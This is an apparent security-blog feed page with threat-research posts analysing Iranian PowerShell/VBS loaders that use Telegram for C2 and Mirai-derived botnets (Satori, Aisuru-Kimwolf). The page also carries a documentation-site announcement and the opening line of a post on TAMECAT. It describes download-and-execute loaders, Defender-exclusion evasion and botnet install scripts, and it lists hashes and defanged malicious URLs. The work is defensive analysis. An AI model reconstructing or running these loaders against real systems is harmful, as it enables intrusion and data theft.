Visualização normal

Antes de ontemPulsedive Blog
  • ✇Pulsedive Blog
  • Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2 Pulsedive Threat Research
    Amid escalating tensions between the US and Iran, Iranian cyber threats are facing increased attention and scrutiny. The Pulsedive research team recently analyzed a series of loader scripts added to Malware Bazaar by Security Researcher @JAMESWT_WT. These scripts caught our attention because they were associated with malware intrusions, in which Telegram was used for Command and Control (C2) - a tactic recently outlined in an FBI FLASH Report. Released on March 20, 2026, the FLASH Report outline
     

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2

4 de Maio de 2026, 13:16
Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2

Amid escalating tensions between the US and Iran, Iranian cyber threats are facing increased attention and scrutiny. The Pulsedive research team recently analyzed a series of loader scripts added to Malware Bazaar by Security Researcher @JAMESWT_WT. These scripts caught our attention because they were associated with malware intrusions, in which Telegram was used for Command and Control (C2) - a tactic recently outlined in an FBI FLASH Report. Released on March 20, 2026, the FLASH Report outlined how threat actors aligned with Iran’s Ministry of Intelligence and Security (MOIS) leveraged Telegram as command-and-control infrastructure in cyber operations, using Telegram bots to exfiltrate data from user devices. In this blog, we dive into numerous loader scripts identified as being used in intrusions that leveraged Telegram as the C2. We provide an analysis of the scripts, mitigation recommendations, and a list of observed indicators of compromise. 

Walkthrough of an intrusion

The FBI FLASH report highlights that the intrusions began with social engineering, in which threat actors attempted to convince victims to install malware on their devices. The actors targeted victims via social media applications, posing as technical support or famous personas. The goal of the social engineering campaign was to convince the victim to execute malware on their device. The FBI notes that the malware masquerades as well-known applications. 

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 1: The malware delivered to victims masqueraded as popular applications, including communication applications. Source: FBI
Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 2: Stages of the intrusions as outlined by the FBI. Source: FBI

Moreover, reports note that the malware used PowerShell to execute malware and modified registry keys to establish persistence. Malware observed in this campaign was capable of recording screen and audio activity, collecting information from the cache, and creating compressed file archives. These archive files were then exfiltrated using Telegram.

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 3: File names for malware that was used to exfiltrate data. Source: FBI

Script Analysis

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 4: Samples were shared on Malware Bazaar and X by @JAMESWT_WT. Source: X
Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 5: Screenshots of the samples of Malware Bazaar: Source: Malware Bazaar

PowerShell Script 1 - ps.ps1

The first sample we will analyze is a simple PowerShell script, available on Malware Bazaar. The script is a one-liner that executes base64 encoded content with the PowerShell window hidden. 

SHA256

4b8297daccf9745b585916ab4466629c645749350563eb9b697326e11f2ae420

SHA1

aa26beaa960db344fec87df4f26414242d3c3d44

MD5

586d283e7a8979168c2270831ed8bff6

ssdeep

48:EkTsIgYQdt4PvpMf4hZCU8vHfIDz8eZpwui:EasVYoKJMf47vyHwflZ65

File Size

1643 bytes

File Type

Powershell Script

File Name

ps.ps1

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 6: Content of the PowerShell script.

The decoded base64 content indicates that the script is attempting to download additional files and execute them. This script attempts to download two additional files and execute them. At the time of analysis, both files were unavailable.

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 7: Base64-decoded content present within the script.

The script attempts to download files from Vultr Object Storage. The files are downloaded to the temp directory and then executed. The contents of the zip archive are extracted to the path C:\ProgramData\ssh-cache-default\, and the executable RuntimeSSH.exe is executed.

File Name

URL

ok.txt.txt

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/ok[.]txt

a76e0a8c25744429c.zip

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_17[.]zip

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 8: Details about the URL where ok.txt is hosted. Source: Pulsedive
Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 9: Details about the URL where RuntimeSSH_17.zip is hosted. Source: Pulsedive

Powershell Script 2 - cmd.ps1

The second sample is almost identical to the first script. The similarity between the scripts is confirmed by the ssdeep value, which only differs by two characters. The only difference is that it specifies "C:\Windows\System32\cmd.exe" before the PowerShell command. 

💡
Learn more about ssdeep hashing in this blog post.

SHA256

153b0855f09b16ebdfdaf6e520e616751b3324b852193f97cb1c9b0958c7a93b

SHA1

86dbec44e2ead21242acd6126ec4e829b75e8499

MD5

39411f31ccad546ef3eeaa24a813b66b

ssdeep

48:qkTsIgYQdt4PvpMf4hZCU8vHfIDz8eZpwui:qasVYoKJMf47vyHwflZ65

File Size

1675 bytes

File Type

Powershell Script

File Name

cmd.ps1

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 10: Almost identical ssdeep values for script 1 (top) and script 2 (bottom). This shows that the content of the scripts is almost identical.

The ssdeep hashes of script 1 and script 2 confirm that the files are almost identical. The hashes only differ by two characters. 

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 11: Content of cmd.ps1.
For an explanation of the decoded content, please refer to the analysis available for script 1 above.

VBScript 1 - لیست شماره های افراد نیازمند شماره های افراد نیازمند خیلی خدمات شماره های شماره های افراد نیازمند افراد نیازمند به توانبخشی.vbs

Also available on Malware Bazaar is a VBS script that is significantly larger than the PowerShell scripts discussed thus far. The script is a one-liner that executes base64 encoded content with the PowerShell window hidden. 

SHA256

c379c5d6d5a8cf20ef120327a3c8dd2331f60216d0a11b85d1fbdb2aae147646

SHA1

c1b012acc1f39b52f9ae230af5bfdefd97820b1c

MD5

2e22ceb75e5bb1e03c74e222867b33d9

ssdeep

768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHzZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjnHVlTRSrjb/XlnB3

File Size

183,897 bytes

File Type

VBS

File Name

لیست شماره های افراد نیازمند شماره های افراد نیازمند خیلی خدمات شماره های شماره های افراد نیازمند افراد نیازمند به توانبخشی.vbs

The file consists of 63791 lines. The bulk of these lines are blank and contain no characters. Once the empty lines of code are removed, we are left with 11 lines of code.

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 12: content of the VBScript show large blobs of text and empty lines.

Of those 11 lines, there are two large blobs of text that serve no function. These are the first and last lines of the file. The code executed consists of a string, an array of numbers, a for loop, string-manipulation operations, and a function that executes the manipulated string. 

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 13: Content of the VBScript with blank lines removed.
Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 14: Key code identified within the script which is used to deobfuscate additional code.

The first line of the For loop iterates over the array of numbers. The first step is to extract a character from the i-th position of the string in the af789f342e5024051 variable. The next line gets a number from the i-th minus 1 position in the array. From there, the script decodes a character by subtracting the value from step 1 from the value obtained in step 2, then converting the result to a character. This value is then added to an array, which is executed at the end of the loop.

The decoded content reveals that the script attempts to query the disk size. If the disk size exceeds 50 GB, it attempts to execute the PowerShell commands outlined in Scripts 1 and 2. 

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 15: Deobfuscated content present within the VBScript. This content attempt to download the sample payloads that are highlighted in PowerShell script 1 (ps.ps1) and PowerShell Script 2 (cmd.ps1).

The Malware Bazaar collection contains another PowerShell that is similarly inflated at 183,069 bytes. This file contains the same content as the VBS script, as confirmed by the ssdeep values of the files.

MD5 Hash

File Type

ssdeep

2e22ceb75e5bb1e03c74e222867b33d9

VBS

768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHzZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjnHVlTRSrjb/XlnB3

4cb321c61ba994666546f37c300dae53

ps1

768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHcZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjnHolTRSrjb/XlnB3

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 16: ssdeep hashes for the VBScript (top) and bloated PowerShell script (bottom) showing that the content is almost identical.

Smqdservice.exe

While not the zip archive observed in the scripts we analyzed in our blog, Malware Bazaar contains the payload mentioned in the FBI report. This is a zip archive containing several .pyd files and smqdservice.exe. Sandbox results of the sample are available on Any.Run.

SHA256

cbe9e32393529cd79e19a639a1d2da93fba06082be2bdb0c04241f269f98c773

SHA1

ba3874ca96f9bca1daff22ef49ea7505d52b40d4

MD5

94779909cc510194900c3cc17d1194c8

ssdeep

393216:izZShZzyv9YAppTWme9vKeUS2JjW4c4btED9Gn3Ff5+E:iIfGvnpMx9vnUS2JlG0Bf

File Size

23,178,389 bytes

File Type

Zip archive

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 17: Content of the zip archive.

The executable attempts to evade detection by adding exclusions within Microsoft Defender. This is done using PowerShell to exclude the path %ALLUSERSPROFILE%\SMQDServicePackages\ and C:\Users\Power\Downloads\Telegram Desktop

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 18: PowerShell is used to add an exclusion path in Defender for the Telegram installed within the Downloads folder. Source: Any.Run

Once the exclusions are in place, the malware executes the smqdservice.exe binary, which loads various Python modules, including python311.dll, which was present in the zip archive. 

The following Telegram bot details were extracted from the binary.

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 19: Telegram Bot details extracted from the Binary: Source Any.Run

Connecting to the URL specified in the get info parameter provides details about the Telegram bot, including its username, ID, and enabled permissions.

Analyzing Iranian Tradecraft: Leveraging Loader Scripts and Telegram for C2
Figure 20: Details of the Telegram bot including some permissions assigned to it.

Conclusion

The loaders analyzed in the blog are very basic. Their singular goal is to download additional content that is hosted on Vultr Object Storage. The PowerShell scripts contain base64-encoded content that, once decoded, reveals that the loader attempts to download a zip archive. The zip archive contains a file called RuntimeSSH.exe, which was identified in the FBI FLASH report. The report outlines that this file is used to exfiltrate sensitive information from the compromised device. Telegram is frequently used as C2 infrastructure, as it blends in with legitimate traffic and is relatively easy to create Telegram bots. Moreover, Telegram has served as an online marketplace for cybercrime actors where groups actively advertise malware, exfiltrated data, and services. This makes Telegram a popular tool, allowing threat actors to expand their capabilities without burning through in-house-developed tools. Iranian-affiliated groups like Handela Hack have been active on Telegram, where posts detail their operations.    

Recommendations

Methods to mitigate the risks posed by malware include:

  • Deploy EDR/AV solutions: EDR or AV solutions can detect malicious process chains and anomalous activity that may indicate a malware infection.
  • Restrict the ability to install applications: Enforce policies that allow users to install only applications from approved sources, such as App Stores. 
  • Expand PowerShell logging: Consider enabling script-block logging to ensure security analysts can view the contents of executed scripts.
  • Secure PowerShell in Corporate Environments: Organizations can enforce script execution policies that allow only signed scripts to run. Moreover, PowerShell usage should be restricted to users who need to use it.
  • User Education: Users can help mitigate the risk of phishing emails and targeted social engineering campaigns. Users should also be wary of unsolicited attachments or senders that pressure them to open attachments or download files. 

Indicators of Compromise

The table below lists network IOCs that have been identified and added to the Pulsedive platform.

IOCs

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/ok[.]txt

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_17[.]zip

MITRE ATT&CK TTPs

The TTPs table uses Tactics and Techniques available in MITRE ATT&CK v19. One of the biggest changes in this version of the framework is that the Defense Evasion tactic has been separated into Stealth (TA0005) and Defense Impairment (TA0112).

💡
For details about ATT&CK v19, are available here.

Tactic

Technique

Stealth

Deobfuscate/Decode Files or Information (T1140)

Obfuscated Files or Information: Encrypted/Encoded (T1027.013)

Masquerading: Match Legitimate Resource Name or Location (T1036.005)

Execution

User Execution: Malicious File (T1204.002)

Command and Scripting Interpreter: PowerShell (T1059.001)

Command and Scripting Interpreter: Windows Command Shell (T1059.003)

Command and Scripting Interpreter: Visual Basic (1059.005)

Exfiltration

Exfiltration Over C2 Channel (T1041)

References

https://www.ic3.gov/CSA/2026/260320.pdf

https://securityaffairs.com/189820/malware/iran-linked-actors-use-telegram-as-c2-in-malware-attacks-on-dissidents.html 

https://x.com/JAMESWT_WT/status/2036093003664629789    

https://bazaar.abuse.ch/browse/tag/Iran-Linked-Telegram-C2/

  • ✇Pulsedive Blog
  • Update: Introducing Pulsedive Docs PulsediveDocs

    Pulsedive now has a dedicated documentation site: docs.pulsedive.com. Whether you're exploring Pulsedive for the first time or building against it at scale, the docs are your reference for what our API can do and how you can use it.Why now?Pulsedive’s docs started where a lot of companies’ docs start: built into the product, close to the team, good enough for the scale at the time. As the platform grew, so did the gap. More features meant more things to document, more places where the docs lagge
     

Update: Introducing Pulsedive Docs

30 de Março de 2026, 04:10
Update: Introducing Pulsedive Docs

Pulsedive now has a dedicated documentation site: docs.pulsedive.com. Whether you're exploring Pulsedive for the first time or building against it at scale, the docs are your reference for what our API can do and how you can use it.

Why now?

Pulsedive’s docs started where a lot of companies’ docs start: built into the product, close to the team, good enough for the scale at the time. As the platform grew, so did the gap. More features meant more things to document, more places where the docs lagged behind the API, and more time you spent tracking down answers that should have been right in front of you.

Frictionless access to Pulsedive data and our products is one of our core principles. The old docs setup wasn’t living up to that. This site is the fix.

What's available now

This first release covers the complete API surface, with request parameters, response schemas, and curl examples throughout:

  • Indicators: Get full indicator context in a single request, including risk scores, properties, linked indicators, and metadata
  • Scan: Submit indicators for on-demand enrichment (passive or active) and poll for results
  • Threats: Query threat data including associated indicators, aliases, risk levels, and timeline information
  • Feeds: Download bulk indicator data, filtered by risk, type, and time period
  • Explore: Run structured queries across Pulsedive's indicator and threat database
  • STIX via TAXII: Pull indicator and threat data in STIX 2.1 format over TAXII 2.1, with full filter support
  • Global reference: Authentication, output formats, error codes, and pagination, all in one place

Built for how you actually work

Every endpoint includes full parameter tables right where you need them: descriptions, accepted values, defaults. So you’re not hunting across pages to understand a single call.

Update: Introducing Pulsedive Docs

Response schemas show what you’ll actually get back, including the different shapes a response can take depending on what you asked for.

Update: Introducing Pulsedive Docs

The docs also include a full API playground. Make live calls against the API, see real response shapes, and build your request in curl without leaving the page.

TAXII has its own dedicated playground too. Try the full TAXII surface the same way, with your API key.

Update: Introducing Pulsedive Docs

Search, light and dark mode, and a clean information hierarchy round it out. Because documentation that is hard to navigate isn’t actually useful.

Use it with your AI tools

If you're already using an AI assistant to write and debug your integrations, it should be able to answer questions about the Pulsedive API directly, not guess based on whatever it last scraped from the internet.

Connect the MCP server at docs.pulsedive.com/mcp to Claude, Cursor, VS Code, or any MCP-compatible tool. Here’s how to get started in Claude:

  1. Open Claude and go to Customize > Connectors.
  2. Select +, then Add custom connector.
  3. Enter a name for your connector (we used "Pulsedive Docs") and set the Remote MCP server URL to https://docs.pulsedive.com/mcp.
  4. Select Add.

Your AI assistant can now query the Pulsedive docs directly. No web search, no stale results.

More on the way

This is the foundation, not the finish line. Integration guides, workflow examples, and content built for security teams putting Pulsedive data to work in their programs are on the way.

Teams are already using the API to enrich indicators at detection time, automate threat lookups that used to be manual, and pipe Pulsedive data into their own tooling. If you're building something in this space, we’d love to hear about it.

And we’re always here at support@pulsedive.com if you need us.

  • ✇Pulsedive Blog
  • The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets Pulsedive Threat Research
    Botnets are always an interesting threat to discuss, simply because of their prevalence and the difficulty of restricting and mitigating them. Spamhaus noted that July to December 2025 saw a 24% increase in the number of botnet command & control servers identified when compared to the previous 6-month period. This blog started off as a focused discussion of Aisuru-Kimwolf, what it is, and what has been observed recently; however, since there are so many botnet families that are related to ea
     

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets

24 de Março de 2026, 14:58
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets

Botnets are always an interesting threat to discuss, simply because of their prevalence and the difficulty of restricting and mitigating them. Spamhaus noted that July to December 2025 saw a 24% increase in the number of botnet command & control servers identified when compared to the previous 6-month period. This blog started off as a focused discussion of Aisuru-Kimwolf, what it is, and what has been observed recently; however, since there are so many botnet families that are related to each other, we decided to expand the scope and treat this as more of a technical primer to botnets. This blog will describe observations on several botnets and discuss their key similarities and differences.

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 1: Number of DDoS attacks tracked by Cloudflare. Source: Cloudflare
💡
For more details about DDoS attacks in Q4 of 2025, please review Cloudflare's report.
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 2: Top locations for botnet C2s. Source: Spamhaus

What is a Botnet?

Before diving into a discussion about different botnets, let’s establish what a botnet is, fundamentally. A botnet is a network of computers (bots) infected with malicious software and controlled by a single group or actor. These compromised computers can be used to initiate large-scale distributed denial-of-service (DDoS) attacks. Botnets can also be leveraged by attackers to conduct intrusions or phishing campaigns while masking their infrastructure, as they can route commands through the compromised network. 

On March 19, 2026, the U.S. Department of Justice announced disruption actions against IoT botnets. The press release indicated that law enforcement attempted to take down Command and Control infrastructure used by the Aisuru, KimWolf, JackSkid, and Mossad botnets. The disruption actions took place across Canada and Germany. Authorities attempted to seize DigitalOcean droplets (virtual servers) used as C2 servers for KimWolf.

💡
Detail about the takedown can be found in the Affidavit.
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 3: The affidavit states that Digital Ocean Droplets were used as C2 servers for the KimWolf botnet. Source: District of Alaska
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 4: IP addresses of the servers that were used as KimWolf C2s. Source: District of Alaska
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 5: Definitions of bots and botnets as listed in case number 2015R00240/SW in the District of New Jersey. Source: Justice Department

The Akamai graph below illustrates how a brute-force attack using botnets would work. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 6: How attackers can use botnets in brute force attacks. Source: Akamai

Mirai - One of the Most Influential Modern Botnets

Mirai scans the internet for devices that are running on ARC processors. ARC runs a stripped-down version of Linux. Mirai was first identified in 2016 and is used to target vulnerable Internet of Things (IoT) devices. Initial compromise occurs through the exploitation of vulnerabilities on these devices or by using the device's default credentials. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 7: Early timeline of Mirai. Source: Usenix
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 8: URLs associated with the Mirai botnet. Source: URLHaus
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 9: Malware samples associated with Mirai. Source: Malware Bazaar

The Many Different Variants of Mirai

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 10: The many variants of Mirai

The public availability of Mirai’s source code has led to the creation of many variants. Researchers Ya Liu and Hui Wang released a paper about tracking Mirai variants at Virus Bulletin 2018. In this paper, they outlined different variants based on the samples analyzed. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 11: Mirai variants presented by Ya Liu and Hui Wang. Source: Virus Bulletin

The same authors also presented at BotConf in 2023 and outlined that the clustering and classification techniques previously discussed identified 116 different branches from over 21,000 samples.

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 12: Additional Mirai variants outlined in a presentation by Ya Liu and Hui Wang. Source: BotConf

Satori

Satori is a Mirai-based botnet that was first identified in late 2017. Shortly after its discovery, it infected over 260,000 routers typically used in small-office/home-office environments or in homes. The botnet spreads by exploiting vulnerabilities that typically allow for remote code execution on these devices. One such vulnerability that is abused is an OS command injection vulnerability in D-Link DSL-2750B devices. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 13: Part of the Metasploit code used to exploit D-LINK DSL-2750B devices. Source: Exploit DB
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 14: A GET request is used to exploit the vulnerability and download a script from the adversary's infrastructure. The script is subsequently executed on the D-Link device. Source: Radware
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 15: Shell script executed on vulnerable devices. Source: Radware

This script is used to download and execute files hosted on a different server on the compromised host. The script first creates a file in each subdirectory of the /tmp/ folder. From there, it creates a file named after the shell interpreter's environmental variable. Then it downloads a file from different URIs before making it executable. Each file is executed. Each file targets a different CPU architecture; the script downloads and executes them all to attempt to compromise as many devices as possible.

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 16: Install script for Satori. Source: Lumen

The install function in this script is almost identical to the one shown in Figure 15.

Aisuru-Kimwolf

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets

Aisuru-Kimwolf is a botnet used to conduct large-scale DDoS attacks. The Aisuru and Aisuru-Kimwolf variants have compromised approximately 1-4 million hosts globally. Cloudflare notes that Aisuru-Kimwolf is responsible for the largest DDoS attacks to date, including a 31.4 Terabit-per-second attack and a 14.1 billion packet-per-second attack. The botnet can randomize packet characteristics, making it more difficult for security tools to detect attacks. Aisuru encodes a list of C2 IPs in TXT records, associated with the C2 domains. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 17: Distribution of KimWolf IP addresses. Source: KrebsonSecurity

Kimwolf

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets

Kimwolf is a botnet that targets Android devices, including Smart TVs and mobile devices. Kimwolf has compromised approximately 2 million devices globally. Kimwolf is considered a subvariant of Aisuru and is an Android-specific variant. Kimwolf uses the DDoS functionality provided by Aisuru, which has been modified to target Android devices. The operators behind Aisuru and Kimwolf have monetized their operations by selling access to the compromised devices to other cybercrime actors. Access to these botnets is sold through services like Discord or Telegram and depends on the attack's size and duration.  

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 18: Details about KimWolf C2s from the District of Alaska Affidavit. Source: District of Alaska

Kimwolf has rapidly infected a large number of devices through residential proxy networks. Residential proxies are networks that route internet tariffs through addresses assigned to homeowners. IPIDEA is a residential proxy that was used by Aisuru and Kimwolf in recent times. Attackers used IPIDEA nodes to mask their activity. In an attempt to disrupt residential proxy abuse, Google took action to take down C2 domains and domain advertising IPIDEA products. Following the announcement of the takedown, there were reports that Kimwolf has switched to leveraging The Invisible Project. The Invisible Project is a decentralized, encryption communications network designed to anonymize and secure communication. The move to I2P can be an attempt to evade takedown attempts. 

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 19: Discussion about I2P being overloaded with KimWolf devices. Source: KrebsonSecurity
The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 20: How KimWolf abuses residential proxy infrastructure. Source: Synthient

KimWolf Script Analysis

The first part of the script attempts to download various files from an adversary-controlled server. These files include .apk files; for downloaded files, the script attempts to execute them before starting services.

The Operations of the Swarm: Inside the Complex World of Mirai-Based Botnets
Figure 21: Install script executed by KimWolf. Source: Synthient

Conclusion

Botnet activity has surged over the last year, with Spauhaus noting 26% and 24% increases in the two six-month periods Jan - Jun 2025 and Jul - Dec 2025, respectively. This increase is associated with bots and nodes appearing in the United States, as shown in Figure 2. The increase in activity from the US is substantial enough to have overtaken China as the country with the most botnet C&C servers, a rank China has held since the third quarter of 2023. The increase also stems from the availability of source code for botnets such as Mirai. Mirai offshoots and variants are responsible for some of the largest DDoS attacks by volume. Since these botnets exploit vulnerabilities in home routers, it can be expected that there will always be a threat, as these devices are seldom patched.  

Recommendations

The impact of botnets can be mitigated using solutions such as:

  • DDoS Protection: Network providers often offer solutions to detect and proactively block bot activity.
  • Protective DNS: Protective DNS solutions can filter DNS requests and identify suspicious activity.
  • Patch Edge Devices: Ensure that, at a minimum, any publicly accessible network devices are patched regularly.
  • Rotate Default Credentials: Ensure that the default credentials for networking devices are not being used. These should be changed during device setup.

Indicators of Compromise

The table below lists a subset of the Aisuru-Kimwolf network IOCs that have been identified and added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query threat=Aisuru-Kimwolf and is available for export in multiple formats (CSV, STIX 2.1, JSON).

Aisuru-Kimwolf IOCs

14emeliaterracewestroxburyma02132[.]su

713mtauburnctcolumbusoh43085[.]st

hahaezretard3[.]713mtauburnctcolumbusoh43085[.]st

r[.]lolbrogg123424[.]com

fuckzachebt[.]meowmeowmeowmeowmeow[.]meow[.]indiahackgod[.]su

lol[.]713mtauburnctcolumbusoh43085[.]st

lolbroweborrowtvbro[.]713mtauburnctcolumbusoh43085[.]st

nnkjzfaxkjanxzk[.]14emeliaterracewestroxburyma02132[.]su

rtrdedge1[.]samsungcdn[.]cloud

sdk-dl-prod[.]proxiessdk[.]online

staging[.]pproxy1[.]fun

zachebt[.]chachasli[.]de

References

https://www.justice.gov/usao-ak/pr/authorities-disrupt-worlds-largest-iot-ddos-botnets-responsible-record-breaking-attacks 

https://www.justice.gov/usao-ak/pr/authorities-disrupt-worlds-largest-iot-ddos-botnets-responsible-record-breaking-attacks 

https://www.spamhaus.org/resource-hub/botnet-c-c/botnet-threat-update-july-to-december-2025/ 

https://blog.cloudflare.com/ddos-threat-report-2025-q4/ 

https://www.justice.gov/archives/opa/press-release/file/1017566/dl

https://www.akamai.com/glossary/what-is-a-botnet

https://ismg-cdn.nyc3.cdn.digitaloceanspaces.com/asset_files/external/akd-26134-applicationandaffidavit-march162026.pdf 

https://krebsonsecurity.com/2026/01/the-kimwolf-botnet-is-stalking-your-local-network/ 

https://cloud.google.com/blog/topics/threat-intelligence/disrupting-largest-residential-proxy-network 

https://www.cloudflare.com/learning/ddos/glossary/aisuru-kimwolf-botnet/ 

https://krebsonsecurity.com/2026/02/kimwolf-botnet-swamps-anonymity-network-i2p/

https://www.virusbulletin.com/virusbulletin/2018/12/vb2018-paper-tracking-mirai-variants/

https://www.botconf.eu/botconf-presentation-or-article/how-many-mirai-variants-are-there/

https://pulsedive.com/threat/Satori

https://www.exploit-db.com/exploits/44760

https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/satori-iot-botnet/

https://blog.lumen.com/the-resilient-satori-botnet/ 

https://research.google/pubs/understanding-the-mirai-botnet/

https://synthient.com/blog/a-broken-system-fueling-botnets

https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf

  • ✇Pulsedive Blog
  • TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor Pulsedive Threat Research
    💡Artifacts from our analysis are available on our GitHub.TAMECAT is a PowerShell-based malware that can execute various commands to collect sensitive information. Reporting from the Israel National Digital Agency dives into the modular nature of the TAMECAT and its functionality. The malware is used by APT42, an Iranian state-sponsored cyber-espionage actor, during its espionage operations. Reporting from Israel indicates that TAMECAT was observed being deployed in espionage campaigns targeting
     

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor

29 de Janeiro de 2026, 10:45
💡
Artifacts from our analysis are available on our GitHub.
